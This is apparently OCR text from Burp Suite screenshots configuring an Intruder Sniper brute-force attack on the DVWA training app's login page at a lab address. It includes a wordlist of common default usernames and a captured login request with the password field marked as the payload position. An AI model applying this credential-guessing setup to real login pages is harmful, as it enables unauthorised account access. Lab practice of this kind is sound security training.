
You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^` #



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 17

Payload type: Simple list Request count: 0


Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
```

Add: admin1

Burp Proxy



Username: admin

Password: •••••••


Login

Request to http://10.0.2.20:80

```
POST /DVWA/login.php HTTP/1.1
Host: 10.0.2.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://10.0.2.20
Connection: close
Referer: http://10.0.2.20/DVWA/login.php
Cookie: security=impossible; PHPSESSID=5hkh58lg6svgf8os1ujkald7l4
Upgrade-Insecure-Requests: 1

username=admin&password=testing&Login=Login&user_token=8c28c4ede863229f1996bbe36beffd4f
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	4
Request cookies	2
Request headers	12

Burp Intruder



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.0.2.20 ☑ Update Host header to match target

```
POST /DVWA/login.php HTTP/1.1
Host: 10.0.2.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://10.0.2.20
Connection: close
Referer: http://10.0.2.20/DVWA/login.php
Cookie: security=impossible; PHPSESSID=5hkh58lg6svgf8os1ujkald7l4
Upgrade-Insecure-Requests: 1

username=admin&password=$testing$&Login=Login&user_token=8c28c4ede863229f1996bbe36beffd4f
```